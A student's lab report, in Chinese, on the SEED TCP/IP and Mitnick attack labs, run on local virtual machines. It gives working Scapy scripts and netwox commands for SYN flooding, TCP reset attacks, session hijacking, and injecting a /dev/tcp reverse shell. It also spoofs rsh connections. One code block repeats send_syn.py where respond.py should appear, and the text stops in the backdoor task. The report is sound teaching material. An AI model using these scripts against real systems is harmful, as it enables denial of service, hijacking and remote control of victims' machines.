

Lab 4

TCP/IP Attack Lab

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Task1: SYN Flooding Attack

◆ 实验流程:

首先关闭 VM A(192.168.114.130)的 SYN flood 保护机制:

```
[09/06/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

其次再利用 VM M(192.168.114.129)对 VM A 的 23 号端口发动 SYN FLOOD 攻击。在此之前我们首先利用 VM B(192.168.114.131)测试一下 VM A 的 23 号端口的连通性:

```
[09/05/20]seed@VM:~/.../lab4$ telnet 192.168.114.130
Trying 192.168.114.130...
Connected to 192.168.114.130.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

很快就可以完成对 A 机器的 telnet 访问。再利用 netstat 命令查看 A 机器上的 TCP 队列状态:

| Proto | Recv-Q | Send-Q | Local Address | Foreign Address | State |
|-------|--------|--------|--------------------|-----------------|--------|
| tcp | 0 | 0 | 192.168.114.130:53 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.1.1:53 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.0.1:53 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:22 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:23 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.0.1:953 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.0.1:3306 | 0.0.0.0:* | LISTEN |
| tcp6 | 0 | 0 | :::80 | :::* | LISTEN |
| tcp6 | 0 | 0 | :::53 | :::* | LISTEN |
| tcp6 | 0 | 0 | :::21 | :::* | LISTEN |
| tcp6 | 0 | 0 | :::22 | :::* | LISTEN |
| tcp6 | 0 | 0 | :::3128 | :::* | LISTEN |
| tcp6 | 0 | 0 | :::1:953 | :::* | LISTEN |

可以看到基本都是处于 LISTEN 状态。

接下来利用 M 对 VM A 进行 SYN flood 攻击：

```
[09/06/20]seed@VM:~/.../lab4$ sudo netwox 76 -i 192.168.114.130 -p 23
```

在 VM A 上利用 netstat -tna 命令再次查看 tcp 队列，发现出现了许多随机 IP 地址作为远端，并且都处于半连接状态 (SYN_RECV)：

```
[09/06/20]seed@VM:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp      0      0 192.168.114.130:telnet 245.152.49.109:28415    SYN_RECV
tcp      0      0 192.168.114.130:telnet 250.70.90.138:53931    SYN_RECV
tcp      0      0 192.168.114.130:telnet 251.187.124.253:11774  SYN_RECV
tcp      0      0 192.168.114.130:telnet 248.96.104.132:34316   SYN_RECV
tcp      0      0 192.168.114.130:telnet 248.235.178.239:13483  SYN_RECV
tcp      0      0 192.168.114.130:telnet 247.189.207.119:12975  SYN_RECV
tcp      0      0 192.168.114.130:telnet 247.103.47.103:24168   SYN_RECV
tcp      0      0 192.168.114.130:telnet 246.251.39.159:49901   SYN_RECV
tcp      0      0 192.168.114.130:telnet 253.247.176.216:20170  SYN_RECV
tcp      0      0 192.168.114.130:telnet 248.52.160.55:14174    SYN_RECV
tcp      0      0 192.168.114.130:telnet 244.204.193.4:62714    SYN_RECV
tcp      0      0 192.168.114.130:telnet 57.42.59.151:37134     SYN_RECV
tcp      0      0 192.168.114.130:telnet 255.10.228.126:33209   SYN_RECV
tcp      0      0 192.168.114.130:telnet 241.89.132.71:12263    SYN_RECV
```

再利用 B 机器尝试对 A 机器进行 telnet 连接：

```
[09/05/20]seed@VM:~$ telnet 192.168.114.130
Trying 192.168.114.130...
telnet: Unable to connect to remote host: Connection timed out
```

发现 B 机器已经无法连接到 A 机器的 telnet (23 port)。这说明 A 机器暂时无法处理 B 机器的 TCP 连接请求。也就是代表我们的 Dos 攻击是成功的。

接下来我们尝试开启 SYN Flood 防御机制，再次进行 Dos 攻击：

先查看一下 A 机器是否恢复正常：

```
[09/06/20]seed@VM:~$ telnet 192.168.114.130
Trying 192.168.114.130...
Connected to 192.168.114.130.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
```

| Proto | Recv-Q | Send-Q | Local Address | Foreign Address | State |
|-------|--------|--------|--------------------|-----------------------|-----------|
| tcp | 0 | 0 | 192.168.114.130:53 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.1.1:53 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.0.1:53 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:22 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 0.0.0.0:23 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.0.1:953 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 127.0.0.1:3306 | 0.0.0.0:* | LISTEN |
| tcp | 0 | 0 | 192.168.114.130:23 | 192.168.114.131:50268 | TIME WAIT |
| tcp6 | 0 | 0 | :::80 | :::* | LISTEN |
| tcp6 | 0 | 0 | :::53 | :::* | LISTEN |
| tcp6 | 0 | 0 | :::21 | :::* | LISTEN |
| tcp6 | 0 | 0 | :::22 | :::* | LISTEN |
| tcp6 | 0 | 0 | :::3128 | :::* | LISTEN |
| tcp6 | 0 | 0 | :::1:953 | :::* | LISTEN |

在 A 机器上开启防御机制，然后再次开启攻击：

```
[09/06/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[09/06/20]seed@VM:~/.../lab4$ sudo netwox 76 -i 192.168.114.130 -p 23
```

再次利用 netstat 命令查看 TCP 队列，并用机器 B 尝试连接 A 的 telnet：

```
[09/06/20]seed@VM:~$ netstat -tna | grep 192.168.114.131
tcp        0      0 192.168.114.130:23      192.168.114.131:50270  ESTABLISHED
```

可以看到虽然此时仍然遭受到 SYN Flood 攻击，但由于 SYN 缓存的开启，A 机器并没有受到 Dos 攻击的影响。

◆ 实验结论：

SYN 攻击可以发出大量的半连接请求导致系统的 TCP 队列被占满从而形成 Dos 攻击；SYN 缓存的使用可以降低这种攻击带来的影响。

Task2: TCP RST Attacks on telnet and ssh Connections

◆ 实验流程：

这里利用 Python 的 Scapy 包进行 TCP 连接重置攻击。假设受害主机分别为 A(192.168.114.130)和 B(192.168.114.131)，攻击人为 M(192.168.114.129)。首先尝试重置 A 和 B 之间的 telnet 连接：

首先在 A 上登陆 B 的 telnet 服务器:

```
[09/06/20]seed@VM:~$ telnet 192.168.114.131
Trying 192.168.114.131...
Connected to 192.168.114.131.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep  6 07:42:51 EDT 2020 from 192.168.114.131
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/06/20]seed@VM:~$
```

这时候我们在 M 上开启 reset.py 程序:

```
#!/usr/bin/python
from scapy.all import *
def spoof_pkt(pkt):
    old = pkt[TCP]
    ip = IP(src="192.168.114.131", dst="192.168.114.130")
    tcp = TCP(sport=23, dport=old.sport, flags="R", seq=old.ack)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

filters = 'tcp and src host 192.168.114.130 and dst host 192.168.114.131 and dst port 23'
sniff(filter = filters, prn = spoof_pkt)
```

整个程序的工作原理是: 抓取一个从 A 到 B 的 TCP 报文, 然后获得该 TCP 报文的 ack, 继而再伪造从 B 到 A 的 tcp 重置包。

运行 reset.py 程序:

```
[09/06/20]seed@VM:~/.../lab4$ sudo ./reset.py
```

此时只要 A 向 B 发送一个 telnet 数据包, 连接就会断开:

```

Connected to 192.168.114.131.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep  6 07:46:50 EDT 2020 from 192.168.114.130 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/06/20]seed@VM:~$ x
Connection closed by foreign host.
[09/06/20]seed@VM:~$

```

这里说明 M 成功捕获了负载为 x 的从 A 到 B 的 TCP 数据包，然后伪造了重置 TCP 包。从而连接关闭了。

接下来尝试 ssh(22 port)，仍然从 A 登陆到 B:

```

[09/06/20]seed@VM:~$ ssh 192.168.114.131
The authenticity of host '192.168.114.131 (192.168.114.131)' can't be established.
ECDSA key fingerprint is SHA256:plzAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Please type 'yes' or 'no': yes
Warning: Permanently added '192.168.114.131' (ECDSA) to the list of known hosts.
seed@192.168.114.131's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Sep  6 07:51:17 2020 from 192.168.114.130

```

然后将 reset.py 程序的端口号改为 22:

```

[09/06/20]seed@VM:~$ fpacket_write_wait: Connection to 192.168.114.131 port 22:
Broken pipe

```

连接也被重置了。

◆ 实验结论:

TCP 重置攻击可以通过简单有效的方式使得两台受害主机的 TCP 连接断开，但是需要能抓取他们之间的通讯包。

Task3: TCP RST Attacks on Video Streaming Applications

◆ 实验流程:


首先在 VM A(192.168.114.130)上观看视频:



然后再 M 上运行命令:

```
[09/06/20]seed@VM:~/.../lab4$ sudo netwox 78 -i 192.168.114.130
```

此时 A 的视频网站:



可见视频流已经被阻断, 查看 wireshark:

| | | | | | |
|----|--------------------------------|-----------------|-----------------|-----|-------------|
| 18 | 2020-09-06 09:22:19.1848606... | 122.228.232.70 | 192.168.114.130 | TCP | 60 443 → 44 |
| 19 | 2020-09-06 09:22:19.1848725... | 192.168.114.130 | 122.228.232.70 | TCP | 60 44072 → |
| 20 | 2020-09-06 09:22:19.1848734... | 122.228.232.70 | 192.168.114.130 | TCP | 60 443 → 44 |
| 21 | 2020-09-06 09:22:19.1849556... | 122.228.232.70 | 192.168.114.130 | TCP | 60 443 → 44 |
| 22 | 2020-09-06 09:22:19.1850511... | 192.168.114.130 | 122.228.232.70 | TCP | 60 44072 → |
| 23 | 2020-09-06 09:22:19.1851554... | 192.168.114.130 | 122.228.232.70 | TCP | 60 44072 → |
| 24 | 2020-09-06 09:22:19.1852379... | 122.228.232.70 | 192.168.114.130 | TCP | 60 443 → 44 |
| 25 | 2020-09-06 09:22:19.1853455... | 122.228.232.70 | 192.168.114.130 | TCP | 60 443 → 44 |

◆ 实验结论：

利用 netwox 工具可以更加快捷的进行 TCP 重置攻击。

Task4: TCP Session Hijacking

◆ 实验流程：

这里我们尝试伪造一个 TCP 会话的数据包，然后尝试劫持该会话。具体内容是 VM M 构造一个假的数据包，同时让 VM A 连接至 VM B 的 telnet。让 VM B (victim) 执行命令 touch Myfile，这样他会在 /home/seed 目录下创建一个新的文件名为 Myfile。但这条命令并不是来自于 A 的发出。

首先编写文件 hijack.py：

```
#!/usr/bin/python
from scapy.all import *
def spoof_pkt(pkt):
    oldtcp = pkt[TCP]
    oldip = pkt[IP]
    newseq = oldtcp.seq + 5
    newack = oldtcp.ack + 1
    ip = IP(src="192.168.114.130", dst="192.168.114.131")
    tcp = TCP(sport=oldtcp.sport, dport=23, flags="A", seq=newseq, ack = newack)
    data = "\n touch Myfile\n"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt, verbose=0)
    quit()

filters = 'tcp and src host 192.168.114.130 and dst host 192.168.114.131 and dst port 23'
sniff(filter = filters, prn = spoof_pkt)
```

然后运行该文件，此时在主机 A 上键入字符 (telnet 已经连接)：

```
[09/06/20]seed@VM:~/.../lab4$ sudo ./hijack.py
```



```

[09/06/20]seed@VM:~$ telnet 192.168.114.131
Trying 192.168.114.131...
Connected to 192.168.114.131.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep  6 11:23:26 EDT 2020 from 192.168.114.130 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[09/06/20]seed@VM:~$ abcd

```

返回 M 中查看：

```

options      : PacketListField          = []          ([])
--
sport        : ShortEnumField           = 58918        (20)
dport        : ShortEnumField           = 23           (80)
seq          : IntField                  = 3292091732L  (0)
ack          : IntField                  = 535586520    (0)
dataofs      : BitField (4 bits)         = None         (None)
reserved     : BitField (3 bits)         = 0            (0)
flags        : FlagsField (9 bits)       = <Flag 16 (A)> (<Flag 2 (
)
window       : ShortField                = 8192         (8192)
chksum       : XShortField               = None         (None)
urgptr       : ShortField                = 0            (0)
options      : TCPOptionsField           = []          ([])
--
load         : StrField                  = '\n touch Myfile\n' (')
[09/06/20]seed@VM:~/.../lab4$

```

此时程序已经结束运行，说明伪造的包已经发出，再去 VM B 上查看：

```

[09/06/20]seed@VM:~$ ls
android      Desktop    examples.desktop  Music      source
bin          Documents get-pip.py       Pictures   Templates
Customization Downloads lib             Public     Videos
[09/06/20]seed@VM:~$ ls
android      Desktop    examples.desktop  Music      Public  Videos
bin          Documents get-pip.py       Myfile     source
Customization Downloads lib             Pictures   Templates

```

可以判断 tcp 会话已经被成功劫持。

◆ 实验结论：

正确构造 seq 和 ack 的值可以完成想要的会话劫持攻击。

Task5: Creating Reverse Shell using TCP Session Hijacking

◆ 实验流程:

这里假设攻击者为 M(192.168.114.129), B 为 server(192.168.114.131), A 为 client(192.168.114.130), 将 hijack.py 中的注入命令改为:

```
"\nbash -i > /dev/tcp/192.168.114.129/9090 0<&1 2>&1\n"
```

同时在 M 上用 nc 开启一个对 9090 端口的监听:

```
def spoof_pkt(pkt):
    oldtcp = pkt[TCP]
    oldip = pkt[IP]
    newseq = oldtcp.seq + 1
    newack = oldtcp.ack + 1
    ip = IP(src="192.168.114.130", dst="192.168.114.131")
    tcp = TCP(sport=oldtcp.sport, dport=23, flags="A", seq=newseq, ack = newack)
    data = "\nbash -i > /dev/tcp/192.168.114.129/9090 0<&1 2>&1\n"
    pkt = ip/tcp/data
    ls(pkt)
    send(pkt,verbose=0)
    quit()

filters = 'tcp and src host 192.168.114.130 and dst host 192.168.114.131 and dst port 23'
sniff(filter = filters, prn = spoof_pkt)
```

```
[09/06/20]seed@VM:~$ nc -l 9090
```

然后这里首先令 A 向 B 发起 telnet 连接:

```
[09/06/20]seed@VM:~$ abcdConnection closed by foreign host.
[09/06/20]seed@VM:~$ telnet 192.168.114.131
Trying 192.168.114.131...
Connected to 192.168.114.131.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Sep  6 12:06:45 EDT 2020 from 192.168.114.130 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

接着在 M 上运行刚才编写好的脚本文件:

```
[09/06/20]seed@VM:~/.../lab4$ sudo ./hijack.py
```

此时在 A 上键入一个字符:

```
1 package can be updated.
0 updates are security updates.

[09/06/20]seed@VM:~$ a
```

再键入第二个字符时 telnet window 卡住了，这说明恶意命令注入生效了：

```
window      : ShortField          = 8192
chksum      : XShortField         = None
urgptr      : ShortField          = 0
options     : TCPOptionsField     = []
--
load        : StrField            = '\nbash -i > /
.114.129/9090 0<&l 2>&l\n' ('')
[09/06/20]seed@VM:~/.../lab4$
```

此时打开之前 M 上的监听所在窗口，可以发现进入了一个新的 shell，输入 ifconfig 命令：

```
[09/06/20]seed@VM:~$ nc -l 9090
[09/06/20]seed@VM:~$ ifconfig
ifconfig
ens33      Link encap:Ethernet  HWaddr 00:0c:29:79:2e:a5
            inet addr:192.168.114.131  Bcast:192.168.114.255  Mask:255.255.255.0
            inet6 addr: fe80::63e1:b658:b6d1:eace/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:71322 errors:14 dropped:17 overruns:0 frame:0
            TX packets:32323 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:64092704 (64.0 MB)  TX bytes:3565615 (3.5 MB)
            Interrupt:19 Base address:0x2000

lo         Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:6030 errors:0 dropped:0 overruns:0 frame:0
            TX packets:6030 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:460604 (460.6 KB)  TX bytes:460604 (460.6 KB)
```

这说明我们的反向 shell 已经成功建立。

◆ 实验结论：

可以通过重定向的方式实现标准输入输出的重定向，然后实现反向 shell，将受害主机的 bash 进程的标准输入输出重定向至攻击者的 tcp 连接。

The Mitnick Attack Lab

这里我们令 A(192.168.114.130) 为 X terminal(受害主机)，令 B(192.168.114.131)为 Server，M(192.168.114.129)为 attacker.

Task1: Simulated SYN flooding

◆ 实验流程:

首先我们在 X terminal 下创建.rhost 文件，并写入 Server 的地址(192.168.114.131)，在 Server 下用 rsh 访问 X terminal:

```
[09/06/20]seed@VM:~$ rsh 192.168.114.130 date
Authentication failure
[09/06/20]seed@VM:~$ rsh 192.168.114.130 date
Sun Sep  6 18:18:44 EDT 2020
[09/06/20]seed@VM:~$
```

然后断开 Server 的网络连接。模拟 Mitnick 攻击的场景。

这说明已经成功的做好了配置。之后我们在 X terminal 上永久加入一个表项:

```
[09/06/20]seed@VM:~$ sudo arp -s 192.168.114.131 00:0c:29:79:2e:a5
[09/06/20]seed@VM:~$ arp -an
? (192.168.114.2) at 00:50:56:e6:b7:87 [ether] on ens33
? (192.168.114.131) at 00:0c:29:79:2e:a5 [ether] PERM on ens33
? (169.254.129.124) at <incomplete> on ens33
```

Task2: Spoof TCP Connections and rsh Sessions

◆ 实验流程:

构成 mitnick 攻击的主要环节可分为三个部分: 伪造第一个 TCP 连接，注入假的 rsh 命令以及伪造第二个 TCP 连接。

这里按照实验手册的要求，仅利用 sniff 函数获取 TCP 包的 flags 以及 seq 值，用于模拟当年的等差计算预测 seq 值得过程。

这里要在机器 M 上准备三个 py 文件，分别是 send_syn.py 文件，用于开启

一个 TCP 会话(X 与 server 之间), 然后是 respond.py 文件, 这个文件的主要作用是形成完整的三次握手过程, 回复 X terminal 的 SYN+ACK 包。同时这个文件也将完成攻击, 即构造一个假的 RSH 命令发送到 X terminal。在 task2 中为 touch /tmp/xyz 命令。最后是 spoof_connect.py 文件, 这个文件是主要用于欺骗第二个 TCP 连接。

三个文件的内容分别如下:

```
#!/usr/bin/python3
#send_syn.py
from scapy.all import *
ip = IP(src = "192.168.114.131", dst = "192.168.114.130")
tcp = TCP(sport = 1023, dport = 514, flags = 'S', seq = 0x1000)
send(ip/tcp)

#!/usr/bin/python
#spoof_connect.py
from scapy.all import *
x_ip = "192.168.114.130"
x_port = 1023
server_ip = "192.168.114.131"
server_port = 9090

def spoof_pkt(pkt):
    old_tcp = pkt[TCP]
    ip = IP(src=server_ip, dst=x_ip)
    if old_tcp.flags == 'S':
        tcp = TCP(sport = server_port, dport = x_port, ack = old_tcp.seq + 1, flags = "SA")
        send(ip/tcp)

filters = 'tcp and src host 192.168.114.130 and dst host 192.168.114.131 and dst port 9090'
sniff(filter = filters, prn = spoof_pkt)

#!/usr/bin/python3
#send_syn.py
from scapy.all import *
ip = IP(src = "192.168.114.131", dst = "192.168.114.130")
tcp = TCP(sport = 1023, dport = 514, flags = 'S', seq = 0x1000)
send(ip/tcp)
```

我们首先查看受害主机 X 的 tmp 目录:

```
[09/07/20]seed@VM:~$ ls /tmp
config-err-mr9wBN
cpan_install_0sE6.txt
cpan_install_vs5U.txt
orbit-seed
systemd-private-ab9e70de6def46c5a0b99a3065cfb78d-color.service-XblwB4
systemd-private-ab9e70de6def46c5a0b99a3065cfb78d-rtkit-daemon.service-BV1h4o
unity_support_test.0
vboxguest-Module.symvers
VMwareDnD
vmware-root
vmware-root_1952-566793732
vmware-seed
[09/07/20]seed@VM:~$ netstat -nao | grep 514
```

可以看到 xyz 文件目前并不存在。接着我们在攻击者 M 上首先运行 respond.py 和 spoof_connect.py 两个文件：

```
ent 1 packets.
ent 1 packets.
C[09/07/20]seed@VM:~/.../lab4$ sudo ./respond.py

^C[09/07/20]seed@VM:~/.../lab4$ sudo ./spoof_connect.py
Sent 1 packets.
^C[09/07/20]seed@VM:~/.../lab4$ sudo ./spoof_connect.py
```

接着再运行 send_syn.py 文件，此时整个攻击将被触发：

```
09/07/20]seed@VM:~/.../lab4$ sudo ./send_syn.py
Sent 1 packets.
09/07/20]seed@VM:~/.../lab4$
here!
Sent 1 packets.
Sent 1 packets.
^C[09/07/20]seed@VM:~/.../lab4$ sudo ./respond.py
here!
Sent 1 packets.

Sent 1 packets.
^C[09/07/20]seed@VM:~/.../lab4$ sudo ./spoof_connect.py
Sent 1 packets.
^C[09/07/20]seed@VM:~/.../lab4$ sudo ./spoof_connect.py
Sent 1 packets.
```

前往机器 X 上查看 tmp 目录：

```
vmware-seed
[09/07/20]seed@VM:~$ netstat -nao | grep 514
tcp        0      0 0.0.0.0:514 0.0.0.0:*        LISTEN
off (0.00/0/0)
[09/07/20]seed@VM:~$ ls /tmp
config-err-mr9wBN
cpan_install_0sE6.txt
cpan_install_vs5U.txt
orbit-seed
systemd-private-ab9e70de6def46c5a0b99a3065cfb78d-color.service-XblwB4
systemd-private-ab9e70de6def46c5a0b99a3065cfb78d-rtkit-daemon.service-BV1h4o
unity_support_test.0
vboxguest-Module.symvers
VMwareDnD
vmware-root
vmware-root_1952-566793732
vmware-seed
xyz
```

此时 xyz 文件已经被成功创建，代表着 task2 的攻击执行完毕。

◆ 实验结论：

Mitnick 攻击的难点在于如何构造三次握手的欺骗包，也就是预测 seq 的值。现代操作系统 seq 的值都是随机化的，因此这种攻击很难生效了。同时，task2 通过静默 server 服务器来替代 Dos 攻击，这是与 Mitnick 攻击中所不同的地方。

Task3: Set Up a Backdoor

◆ 实验流程：

在攻击者 M 上登陆 X terminal，此时发现，利用 rsh 登陆时还是需要密码：

